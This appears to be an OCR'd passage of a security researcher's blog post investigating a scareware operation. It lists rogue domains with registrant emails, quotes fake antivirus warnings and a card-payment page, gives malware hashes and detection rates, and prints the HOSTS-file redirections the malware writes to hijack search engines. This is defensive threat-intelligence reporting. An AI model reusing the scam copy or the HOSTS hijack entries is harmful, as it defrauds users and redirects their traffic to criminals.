oserr.in *- Email: skripnikkseniya@live.com*

osmac.in *- Email: skripnikkseniya@live.com*

osmot.in *- Email: skripnikkseniya@live.com*

ospor.in *- Email: skripnikkseniya@live.com*

ossce.in *- Email: skripnikkseniya@live.com*

ossio.in *- Email: skripnikkseniya@live.com*

ostab.in *- Email: skripnikkseniya@live.com*

ostac.in *- Email: skripnikkseniya@live.com*

ostio.in *- Email: skripnikkseniya@live.com*

ouned.in *- Email: PoleschukovaGalina@mail.com*

purnv.in *- Email: BajenovOleg@mail.com*

pxdmx.in *- Email: GaleevDjamil@mail.com*

rekey.in *- Email: ZaharcevSergey@mail.com*

relsd.in *- Email: VasilevaSvetlana@mail.com*

retnv.in *- Email: BajenovOleg@mail.com*

scoos.in *- Email: Nigmatovaanastasia@hotmail.com*

sdali.in *- Email: VasilevaSvetlana@mail.com*

sdome.in *- Email: OsvyanikovaDarya@mail.com*

shkey.in *- Email: FirulevAndrey@mail.com*

spkey.in *- Email: FirulevAndrey@mail.com*

sydos.in *- Email: Nigmatovaanastasia@hotmail.com*

thynv.in *- Email: BajenovOleg@mail.com*

ugiyx.in *- Email: UshakovAndrey@mail.com*

uirin.in *- Email: UshakovAndrey@mail.com*

uisap.in *- Email: UshakovAndrey@mail.com*

uitem.in *- Email: IvanovEvgeny@mail.com*

uithi.in *- Email: IvanovEvgeny@mail.com*

uityp.in *- Email: IvanovEvgeny@mail.com*

uityr.in *- Email: IvanovEvgeny@mail.com*

varyx.in *- Email: GaevAlexandr@mail.com*

wakey.in *- Email: FirulevAndrey@mail.com*

yokey.in *- Email: FirulevAndrey@mail.com*

yxiac.in *- Email: GaevAlexandr@mail.com*

yxial.in *- Email: GaevAlexandr@mail.com*

1441

Parked at/responding to ***91.188.60.225*** *are:*

abrie.in *- Email: Bodunovanton@mail.com*

agros.in *- Email: Hohlunovanika@live.com*

alldh.in *- Email: bondyashovandrey@mail.com*

alodh.in *- Email: radostovamariya@mail.com*

anrio.in *- Email: Ometovgordey@mail.com*

antsd.in *- Email: IvanovEvgeny@mail.com*

***aoxtv.in** - Email: AkulovSergey@mail.com*

***appsd.in** - Email: IvanovEvgeny@mail.com*

***aquui.in** - Email: RijovAlexandr@mail.com*

***arrie.in** - Email: Bodunovanton@mail.com*

***arsdh.in** - Email: shadrenkovavanda@mail.com*

***balsd.in** - Email: IvanovEvgeny@mail.com*

***barui.in** - Email: RijovAlexandr@mail.com*

***bikey.in** - Email: ZaharcevSergey@mail.com*

***bkpuo.in** - Email: erofeevalexey77@gmail.com*

***bleui.in** - Email: RijovAlexandr@mail.com*

***brayx.in** - Email: NikitasZoya@mail.com*

***broyx.in** - Email: NikitasZoya@mail.com*

***brusd.in** - Email: LomaevaTatyana@mail.com*

***bryhw.in** - Email: matatovayanna@mail.com*

***butui.in** - Email: RijovAlexandr@mail.com*

***butuo.in** - Email: erofeevalexey77@gmail.com*

***butyx.in** - Email: NikitasZoya@mail.com*

***cated.in** - Email: PoleschukovaGalina@mail.com*

***cedhw.in** - Email: lopushkoamariya@mail.com*

chrie.in *- Email: Bodunovanton@mail.com*

chrio.in *- Email: Ometovgordey@mail.com*

cirui.in *- Email: RijovAlexandr@mail.com*

clrio.in *- Email: Ometovgordey@mail.com*

cogoo.in *- Email: SamatovNail@mail.com*

conuo.in *- Email: erofeevalexey77@gmail.com*

conyx.in *- Email: NikitasZoya@mail.com*

corie.in *- Email: Bodunovanton@mail.com*

curie.in *- Email: Bodunovanton@mail.com*

cusnv.in *- Email: SimakovSergey@mail.com*

czkey.in *- Email: ZaharcevSergey@mail.com*

degoo.in *- Email: SamatovNail@mail.com*

dennv.in *- Email: SimakovSergey@mail.com*

dugoo.in *- Email: SamatovNail@mail.com*

eagoo.in *- Email: SamatovNail@mail.com*

eboyx.in *- Email: NikitasZoya@mail.com*

ecrio.in *- Email: Ometovgordey@mail.co*

ectuo.in *- Email: erofeevalexey77@gmail.com*

edbal.in *- Email: VasilevOleg@mail.com*

edban.in *- Email: VasilevOleg@mail.com*

ederc.in *- Email: EvenkoIvan@mail.com*

ederm.in *- Email: EvenkoIvan@mail.com*

edger.in *- Email: EvenkoIvan@mail.com*

edimp.in *- Email: EvenkoIvan@mail.com*

edois.in *- Email: EvenkoIvan@mail.com*

elrio.in *- Email: Ometovgordey@mail.com*

enguo.in *- Email: erofeevalexey77@gmail.com*

eprio.in *- Email: Ometovgordey@mail.com*

eqrio.in *- Email: Ometovgordey@mail.com*

esrie.in *- Email: Bodunovanton@mail.com*

fakey.in *- Email: ZaharcevSergey@mail.com*

fegoo.in *- Email: SamatovNail@mail.com*

fibnv.in *- Email: SimakovSergey@mail.com*

foryx.in *- Email: NikitasZoya@mail.com*

franv.in *- Email: SimakovSergey@mail.com*

fraos.in *- Email: Hohlunovanika@live.com*

garie.in *- Email: Bodunovanton@mail.com*

glouo.in *- Email: erofeevalexey77@gmail.com*

guinv.in *- Email: SimakovSergey@mail.com*

habsd.in *- Email: LomaevaTatyana@mail.com*

hecuo.in *- Email: erofeevalexey77@gmail.com*

hekey.in *- Email: ZaharcevSergey@mail.com*

humos.in *- Email: Hohlunovanika@live.com*

hygos.in *- Email: Hohlunovanika@live.com*

hyrie.in *- Email: Bodunovanton@mail.com*

imbos.in *- Email: Hohlunovanika@live.com*

intsd.in *- Email: LomaevaTatyana@mail.com*

ionnv.in *- Email: SimakovSergey@mail.com*

jamsd.in *- Email: LomaevaTatyana@mail.com*

jobos.in *- Email: Hohlunovanika@live.com*

kykey.in *- Email: ZaharcevSergey@mail.com*

latuo.in *- Email: erofeevalexey77@gmail.com*

leunv.in *- Email: SimakovSergey@mail.com*

linuo.in *- Email: erofeevalexey77@gmail.com*

liuyx.in *- Email: NikitasZoya@mail.com*

makey.in *- Email: ZaharcevSergey@mail.com*

moosd.in *- Email: VasilevaSvetlana@mail.com*

naios.in *- Email: Hohlunovanika@live.com*

nvenc.in *- Email: BajenovOleg@mail.com*

oscog.in *- Email: Nigmatovaanastasia@hotmail.com*

osenc.in *- Email: Nigmatovaanastasia@hotmail.com*

oserr.in *- Email: skripnikkseniya@live.com*

osmac.in *- Email: skripnikkseniya@live.com*

osmot.in *- Email: skripnikkseniya@live.com*

ospor.in *- Email: skripnikkseniya@live.com*

ossce.in *- Email: skripnikkseniya@live.com*

ossio.in *- Email: skripnikkseniya@live.com*

ostab.in *- Email: skripnikkseniya@live.com*

ostac.in *- Email: skripnikkseniya@live.com*

ostio.in *- Email: skripnikkseniya@live.com*

ostom.in *- Email: skripnikkseniya@live.com*

ouned.in *- Email: PoleschukovaGalina@mail.com*

purnv.in *- Email: BajenovOleg@mail.com*

pxdmx.in *- Email: GaleevDjamil@mail.com*

ragew.in *- Email: vednerovasvetlana@gmail.com*

rekey.in *- Email: ZaharcevSergey@mail.com*

relsd.in *- Email: VasilevaSvetlana@mail.com*

retnv.in *- Email: BajenovOleg@mail.com*

saled.in *- Email: VasilevOleg@mail.com*

sated.in *- Email: VasilevOleg@mail.com*

scoos.in *- Email: Nigmatovaanastasia@hotmail.com*

sdali.in *- Email: VasilevaSvetlana@mail.com*

sdall.in *- Email: VasilevaSvetlana@mail.com*

sdayb.in *- Email: OsvyanikovaDarya@mail.com*

sdaye.in *- Email: OsvyanikovaDarya@mail.com*

sdayo.in *- Email: OsvyanikovaDarya@mail.com*

sdene.in *- Email: OsvyanikovaDarya@mail.com*

sdich.in *- Email: OsvyanikovaDarya@mail.com*

sdome.in *- Email: OsvyanikovaDarya@mail.com*

seedw.in *- Email: vednerovasvetlana@gmail.com*

shkey.in *- Email: FirulevAndrey@mail.com*

smoed.in *- Email: VasilevOleg@mail.com*

soted.in *- Email: VasilevOleg@mail.com*

spios.in *- Email: Nigmatovaanastasia@hotmail.com*

spkey.in *- Email: FirulevAndrey@mail.com*

stteop.in *- Email: fibra _appl@yahoo.com*

sunyx.in *- Email: GaevAlexandr@mail.com*

sydos.in *- Email: Nigmatovaanastasia@hotmail.com*

teaed.in *- Email: VasilevOleg@mail.com*

thynv.in *- Email: BajenovOleg@mail.com*

ugiyx.in *- Email: GaevAlexandr@mail.com*

uinei.in *- Email: UshakovAndrey@mail.com*

uinge.in *- Email: UshakovAndrey@mail.com*

uiren.in *- Email: UshakovAndrey@mail.com*

uirin.in *- Email: UshakovAndrey@mail.com*

uisap.in *- Email: UshakovAndrey@mail.com*

uisee.in *- Email: UshakovAndrey@mail.com*

uisma.in *- Email: IvanovEvgeny@mail.com*

uitem.in *- Email: IvanovEvgeny@mail.com*

uithi.in *- Email: IvanovEvgeny@mail.com*

uityp.in *- Email: IvanovEvgeny@mail.com*

uityr.in *- Email: IvanovEvgeny@mail.com*

varyx.in *- Email: GaevAlexandr@mail.com*

veged.in *- Email: VasilevOleg@mail.com*

wakey.in *- Email: FirulevAndrey@mail.com*

whasd.in *- Email: VasilevaSvetlana@mail.com*

wimed.in *- Email: VasilevOleg@mail.com*

woonv.in *- Email: BajenovOleg@mail.com*

yokey.in *- Email: FirulevAndrey@mail.com*

yxiac.in *- Email: GaevAlexandr@mail.com*

yxial.in *- Email: GaevAlexandr@mail.com*

yxiam.in *- Email: GaevAlexandr@mail.com*

1445

Parked at/responding to ***91.188.60.3*** *are:*

0checkingyourtraffic.com *- Email: FranciscoPGeorge@hotmail.com*

10checkingyourtraffic.com *- Email: FranciscoPGeorge@hotmail.com*

20checkingyourtraffic.com *- Email: FranciscoPGeorge@hotmail.com*

30checkingyourtraffic.com *- Email: FranciscoPGeorge@hotmail.com*

40checkingyourtraffic.com *- Email: FranciscoPGeorge@hotmail.com*

50checkingyourtraffic.com *- Email: FranciscoPGeorge@hotmail.com*

60checkingyourtraffic.com *- Email: FranciscoPGeorge@hotmail.com*

70checkingyourtraffic.com *- Email: FranciscoPGeorge@hotmail.com*

80checkingyourtraffic.com *- Email: FranciscoPGeorge@hotmail.com*

90checkingyourtraffic.com *- Email: FranciscoPGeorge@hotmail.com*


av-scaner-onlinemachine.com *- Email: gershatv07@gmail.com*

easy-ns-server.org *- Email: russell1985@hotmail.com*

fast-scanerr-online.org *- Email: roberson@hotmail.com*

fast-scanneronline.org *- Email: roberson@hotmail.com*

1446



Insecure Internet activity. Threat of virus attack

Due to insecure Internet browsing your PC can easily get infected with viruses, worms and trojans without your knowledge, and that can lead to system slowdown, freezes and crashes.
Also insecure Internet activity can result in revealing your personal information.
To get full advanced real-time protection for PC and Internet activity, register Antivirus Plus.

We recommend you to protect your PC now and continue safe Internet browsing.

Click here to get full advanced real-time protection and continue browsing.

Continue to this website unprotected (not recommended).

fastscanner-online.org *- Email: roberson@hotmail.com*

fastscannerr-online.org *- Email: roberson@hotmail.com*

myantivirsplus.org *- Email: FranciscoPGeorge@hotmail.com*

my-antivirsplus.org *- Email: FranciscoPGeorge@hotmail.com*

my-antivirusplus.org *- Email: FranciscoPGeorge@hotmail.com*

my-antivirus-plus.org *- Email: FranciscoPGeorge@hotmail.com*

myprotectonline.org *- Email: FranciscoPGeorge@hotmail.com*

my-protectonline.org *- Email: FranciscoPGeorge@hotmail.com*

my-protect-online.org *- Email: FranciscoPGeorge@hotmail.com*

sysprotectonline.org *- Email: FranciscoPGeorge@hotmail.com*

sys-protectonline.org *- Email: FranciscoPGeorge@hotmail.com*

sys-protect-online.org *- Email: FranciscoPGeorge@hotmail.com*

Parked at/responding to ***91.188.59.74*** *are:*

allforil1i.com *- Email: lordjok@gmail.com*


alltubeforfree.com *- Email: lordjok@gmail.com*

allxtubevids.net *- Email: lordjok@gmail.com*

downloadfreenow.in *- Email: lordjok@gmail.com*

enteri1llisec.in *- Email: leshapopovi@gmail.com*

1447



Your Purchase is Backed By Our 30-DayMoney Back Guarantee!

Fully Secure & Encrypted Ordering - Even Safer Than Over the Phone.

Your Email Address and Personal Information are private and NEVER resold.

Antivirus Plus (Lifetime Software License)

Transaction amount: $68.45
(Activation fee: $1.50; Total price: $69.95)

Enter your personal details
(* as it appears on Your card and Your card statement)

Enter your card information

First Name:	Last Name:	Select Card Type:	VISA
Billing Address:		Card Number:	(no spaces, no dashes)
City:			
State:	Select State	Expiration date:	Month / Year (month - MM, year - YYYY)
ZIP/Postal Code:			
Country:	Select please	CVC2/CVV2	What is CVC2/CVV2?
Phone:			
E-mail:			

PLEASE DO NOT USE us.army.mil E-MAILS.
Your order could be delayed.
Also check your bulk or spam folder in case you do not receive confirmation e-mail regarding your order.

[✓] Sign me up for a purchase of Advanced Registry Cleaner. You will be billed one-time charge of only $19.95.

Advanced Registry Cleaner Software works best only in team with Antivirus Plus! Both programs were specially designed to work together complementing each other and performing system optimizing tasks in close collaboration for the sake of unbeatable protection efficiency. Buying Advanced Registry Cleaner for $19.95 you save 77%! The leading specialists in the field of information protection always recommend to use Antivirus Plus in team with Advanced Registry Cleaner! Purchasing Advanced Registry Cleaner products you are getting the top security for your computer of the present-day. Only complex protection will help you to protect the files of your computer from unwanted phishing and virus infecting.

* Your IP address is logged for fraud prevention.
* Fraud will be prosecuted to the fullest extent of the law.
* If you have any problems with placing order please contact our support

freeanalsextubemovies.com *- Email: lordjok@gmail.com*

freetube06.com *- Email: lordjok@gmail.com*

freeviewgogo.com *- Email: leshapopovi@gmail.com*

homeamateurclips.com *- Email: lordjok@gmail.com*

hot4youxxx.in *- Email: lordjok@gmail.com*

hotxtube.in *- Email: lordjok@gmail.com*

hotxxxtubevideo.com

iil10oil0.com

ilio01ili1.com

illinoli1l.in *- Email: lordjok@gmail.com*

porntube2000.com *- Email: welolseeees@gmail.com*

porntubefast.com *- Email: welolseeees@gmail.com*

porn-tube-video.com *- Email: welolseeees@gmail.com*

viewnowfast.com *- Email: lordjok@gmail.com*

viewxxxfreegall.net *- Email: leshapopovi@gmail.com*

viiistifor1.com

xhuilil1ii.com *- Email: lordjok@gmail.com*

youvideoxxx.com *- Email: jonnytrade@gmail.com*

1448

Parked at/responding to 85.234.190.16 are:

appsd.in *- Email: IvanovEvgeny@mail.com*

bikey.in *- Email: IvanovEvgeny@mail.com*

fibnv.in *- Email: SimakovSergey@mail.com*

franv.in *- Email: SimakovSergey@mail.com*

guinv.in *- Email: SimakovSergey@mail.com*

hekey.in *- Email: ZaharcevSergey@mail.com*

intsd.in *- Email: LomaevaTatyana@mail.com*

ionnv.in *- Email: SimakovSergey@mail.com*

jamsd.in *- Email: LomaevaTatyana@mail.com*

leunv.in *- Email: SimakovSergey@mail.com*

nvenc.in *- Email: BajenovOleg@mail.com*

pxdmx.in *- Email: GaleevDjamil@mail.com*

uinei.in *- Email: GaleevDjamil@mail.com*

uinge.in *- Email: UshakovAndrey@mail.com*

uiren.in *- Email: UshakovAndrey@mail.com*


uirin.in *- Email: UshakovAndrey@mail.com*

uisap.in *- Email: UshakovAndrey@mail.com*

uisee.in *- Email: UshakovAndrey@mail.com*

woonv.in *- Email: BajenovOleg@mail.com*

yxiam.in *- Email: GaevAlexandr@mail.com*



*Detection rates for the currently active malware samples, including the HOSTS file modifications on infected hosts, for the purposely of redirecting users to [7]**cybercrime-friendly search engines, monetized through traffic trading affiliate programs**.*

*- [8]**78490.jar** - Result: 0/42 (0 %)*

File size: 209 bytes

MD5 : 64a19d9b7f0e81c7a5f6d63853a3ed49

SHA1 : 9f8f208c8cdb854cdc342d43a75a3d8672e87822

*- [9]**ad3.exe***

[10] - Result: 41/42 (97.62 %)

File size: 2560 bytes

MD5...: 9362a3aee38102dde68211ccb63c3e07

SHA1..: 8758679540f48feba82d2b022b8d71756eb935e7

*- [11]**a-fast.exe** - Result: 36/42 (85.72 %)*

File size: 979968 bytes

MD5...: 69f3949141073679b77aa4d34e41a3e7

SHA1..: e074de46e4760eef522ab85737790058cc3f2fad

1450

*- [12]**dm.exe** - Result: 37/42 (88.1 %)*

File size: 83968 bytes

MD5...: b658d9b812454e99b2915ab2e9594b94

SHA1..: 134bfb643ae2f161c99db14c448485e261e96c91

*- [13]**iv.exe** - Result: 8/42 (19.05 %)*

File size: 86016 bytes

MD5...: f94ed2f9d7a672fe3ff8bf077289b2d5

SHA1..: 2f78a296e1267ae1cf9ebd5c18de5b8d241c1306

*- [14]**j2 _t895.jar** - Result: 0/42 (0 %)*

File size: 211 bytes

MD5...: 4b34618a0499a99e9c98e03aa79d53cf

SHA1..: d109babf78ec48ba8d7798bce784097ed26757db

*- [15]**movie.exe** - Result: 40/42 (95.24 %)*

File size: 64866 bytes

MD5...: 801f9fa958192b6714a5a4c2e2f92f07

SHA1..: 241bc9d7540d9d53cc1578e3d57c44be9931e418

*- [16]**tst.exe** - Result: 35/42 (83.34 %)*

File size: 356352 bytes

MD5...: b0ed4701af13f11089de850a1273d24f

SHA1..: 5e98000b60d0ca0b2adbd837feaf05f439f95c87

*- [17]**wsc.exe** - Result: 37/42 (88.1 %)*

File size: 24576 bytes

MD5...: 80427b754b11de653758dd5e1ba3de1c

SHA1..: 554e1331fdc050bd603f6f3628285008a91cba37

HOSTS file modification:

AS28753, NETDIRECT AS NETDIRECT Frankfurt, DE

89.149.210.109 www.google.com

89.149.210.109 www.google.de

89.149.210.109 www.google.fr

89.149.210.109 www.google.co.uk

89.149.210.109 www.google.com.br

89.149.210.109 www.google.it

89.149.210.109 www.google.es

89.149.210.109 www.google.co.jp

89.149.210.109 www.google.com.mx

89.149.210.109 www.google.ca

89.149.210.109 www.google.com.au

89.149.210.109 www.google.nl

89.149.210.109 www.google.co.za

89.149.210.109 www.google.be

89.149.210.109 www.google.gr

89.149.210.109 www.google.at

89.149.210.109 www.google.se

89.149.210.109 www.google.ch

89.149.210.109 www.google.pt

1451

89.149.210.109 www.google.dk

89.149.210.109 www.google.fi

89.149.210.109 www.google.ie

89.149.210.109 www.google.no

89.149.210.109 search.yahoo.com

89.149.210.109 us.search.yahoo.com

89.149.210.109 uk.search.yahoo.com

*- [18]**rc.exe** - Result: 41/42 (97.62 %)*

File size: 2560 bytes

MD5...: 9362a3aee38102dde68211ccb63c3e07

SHA1..: 8758679540f48feba82d2b022b8d71756eb935e7

HOSTS file modification:

AS28753, NETDIRECT AS NETDIRECT Frankfurt, DE

89.149.249.196 www.google.com

89.149.249.196 www.google.de

89.149.249.196 www.google.fr

89.149.249.196 www.google.co.uk

89.149.249.196 www.google.com.br

89.149.249.196 www.google.it

89.149.249.196 www.google.es

89.149.249.196 www.google.co.jp

89.149.249.196 www.google.com.mx

89.149.249.196 www.google.ca

89.149.249.196 www.google.com.au

89.149.249.196 www.google.nl

89.149.249.196 www.google.co.za

89.149.249.196 www.google.be

89.149.249.196 www.google.gr

89.149.249.196 www.google.at

89.149.249.196 www.google.se

89.149.249.196 www.google.ch

89.149.249.196 www.google.pt

89.149.249.196 www.google.dk

89.149.249.196 www.google.fi

89.149.249.196 www.google.ie

89.149.249.196 www.google.no

89.149.249.196 www.google.co.in

89.149.249.196 search.yahoo.com

89.149.249.196 us.search.yahoo.com

89.149.249.196 uk.search.yahoo.com

*- [19]**installer.0028.exe** - Result: 9/42 (21.43 %)*

File size: 43735 bytes

MD5...: a6d7073b8b9bc0dc539605914c853da2

SHA1..: 1940b6a6b2f93b44633ef04eab900e0a9dc6fa64

HOSTS file modification:

AS28753, NETDIRECT AS NETDIRECT Frankfurt, DE

84.16.244.60 www.google.com

84.16.244.60 us.search.yahoo.com

1452

84.16.244.60 uk.search.yahoo.com

84.16.244.60 search.yahoo.com

84.16.244.60 www.google.com.br

84.16.244.60 www.google.it

84.16.244.60 www.google.es

84.16.244.60 www.google.co.jp

84.16.244.60 www.google.com.mx

84.16.244.60 www.google.ca

84.16.244.60 www.google.com.au

84.16.244.60 www.google.nl

84.16.244.60 www.google.co.za

84.16.244.60 www.google.be

84.16.244.60 www.google.gr

84.16.244.60 www.google.at

84.16.244.60 www.google.se

84.16.244.60 www.google.ch

84.16.244.60 www.google.pt

84.16.244.60 www.google.dk

84.16.244.60 www.google.fi

84.16.244.60 www.google.ie

84.16.244.60 www.google.no

84.16.244.60 www.google.de

84.16.244.60 www.google.fr

84.16.244.60 www.google.co.uk

84.16.244.60 www.bing.com

*- [20]**installer.0022.exe** - Result: 9/42 (21.43 %)*

File size: 43731 bytes

MD5...: 62464b9e367a9edb06541a2a90931157

SHA1..: 425c859a883900ccf5cf7b8a6a5f6bc9279d763c

HOSTS file modification:

AS28753, NETDIRECT AS NETDIRECT Frankfurt, DE

84.16.244.15 www.google.com

84.16.244.15 us.search.yahoo.com

84.16.244.15 uk.search.yahoo.com

84.16.244.15 search.yahoo.com

84.16.244.15 www.google.com.br

```
84.16.244.15 www.google.it

84.16.244.15 www.google.es

84.16.244.15 www.google.co.jp

84.16.244.15 www.google.com.mx

84.16.244.15 www.google.ca

84.16.244.15 www.google.com.au

84.16.244.15 www.google.nl

84.16.244.15 www.google.co.za

84.16.244.15 www.google.be

84.16.244.15 www.google.gr

84.16.244.15 www.google.at

84.16.244.15 www.google.se

84.16.244.15 www.google.ch

1453

84.16.244.15 www.google.pt

84.16.244.15 www.google.dk

84.16.244.15 www.google.fi

84.16.244.15 www.google.ie

84.16.244.15 www.google.no

84.16.244.15 www.google.de
```

84.16.244.15 www.google.fr

84.16.244.15 www.google.co.uk

84.16.244.15 www.bing.com

The payment gateway structure+related domains for the scareware campaigns:

*- **fast-payments.com/index.php?prodid=antus _02 _01 &afid=** - 91.188.59.27 - Email: jclarke980@gmail.com*

*- **ns1.fastsecurebilling.com** - 91.188.59.26 - Email: jclarke980@gmail.com*

*- **easypayments-online.com** - 91.188.59.28 - Email: jclarke980@gmail.com*

*- **fast-payments.com** - 91.188.59.27 - Email: jclarke980@gmail.com*

*- **billingonline.net** - 91.188.59.29 - Email: kevbush@billingonline.net*

*- **billsolutions.net** - 91.188.59.25*

*In respect to the IPs used in HOSTS file modification, one is of particular interest - **89.149.210.109**, as it was first profiled in November, 2009's "[21]**Koobface Botnet's Scareware Business Model - Part Two**" with **MD5: 0fbf1a9f8e6e305138151440da58b4f1** modifying HOSTS file using the same IP, and also phoning back to the*

*Koobface gang's 1.0 hardcore C &C - **urodinam.net/8732489273.php***

*When it comes to cybercrime, there's no such thing as a coincidence. What's static is the [22]**interaction between***

***the usual suspects**, systematically switching hosting providers, introducing new domains, and [23]**conveniently denying their monetization tactics**.*

You wish.

Profiled AS6851, BKCNET/Sagade Ltd. activity:

[24]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware

[25]Dissecting the Mass DreamHost Sites Compromise

[26]Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns

[27]Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign

[28]Facebook Photo Album Themed Malware Campaign, Mass SQL Injection Attacks Courtesy of AS42560

This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.

1. http://cidr-report.org/cgi-bin/as-report?as=AS6851

2. http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html

3. https://zeustracker.abuse.ch/monitor.php?as=6851

4. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

5. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

6. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

7. http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333

8.

http://www.virustotal.com/analisis/2f7a750463ce8761961a480848852a8a55921a23d76d8cf3f03c8a9cd3d32bdc-12791

16130

9.

http://www.virustotal.com/analisis/1050612d6924e758d96ec804e3cbba15da8e6c4a1e9adfae843049868c209104-12791

16135

10. http://draft.blogger.com/

1454

11.
http://www.virustotal.com/analisis/cfc4154006fa002a88b461d9180399e1de372a0ab9f5d7eff31b526e748bee7f-12791

16145

12.
http://www.virustotal.com/analisis/5a9ef17967e0ddb3844b131cf8c7d3bda8762c6d570135915b41eae23f0e324e-12791

16145

13.
http://www.virustotal.com/analisis/3d46cfd13e13885c197b03

a5c53c3c1f82ee6fb13bfecede24d949e0e0f22d22-12791

16161

14.
https://www.virustotal.com/analisis/7ddccdcecc3c6024c7e5125e418564c1d9223fd8c92651dd65f7174645a55d8d-12791

16171

15.
http://www.virustotal.com/analisis/860dbea5099326f1589efd69a89558f18961ee48fac3693313fc774f41818ff0-12791

16176

16.
http://www.virustotal.com/analisis/090bedb5fb65708d92f9ceacf87d15f71beb0849dc2a33853559dbb7254c5417-12791

16197

17.
http://www.virustotal.com/analisis/5b0dd1aa5e1f84d044ac2c381a78144b988cd6d314a9b0ebc862449e9343f499-12791

16199

18.
http://www.virustotal.com/analisis/1050612d6924e758d96ec804e3cbba15da8e6c4a1e9adfae843049868c209104-12791

16186

19.
http://www.virustotal.com/analisis/c112d133e1b1cabc527c35c381b3e2dfd8bddf1b1016edcd0e07d0b249c2caee-12791

16155

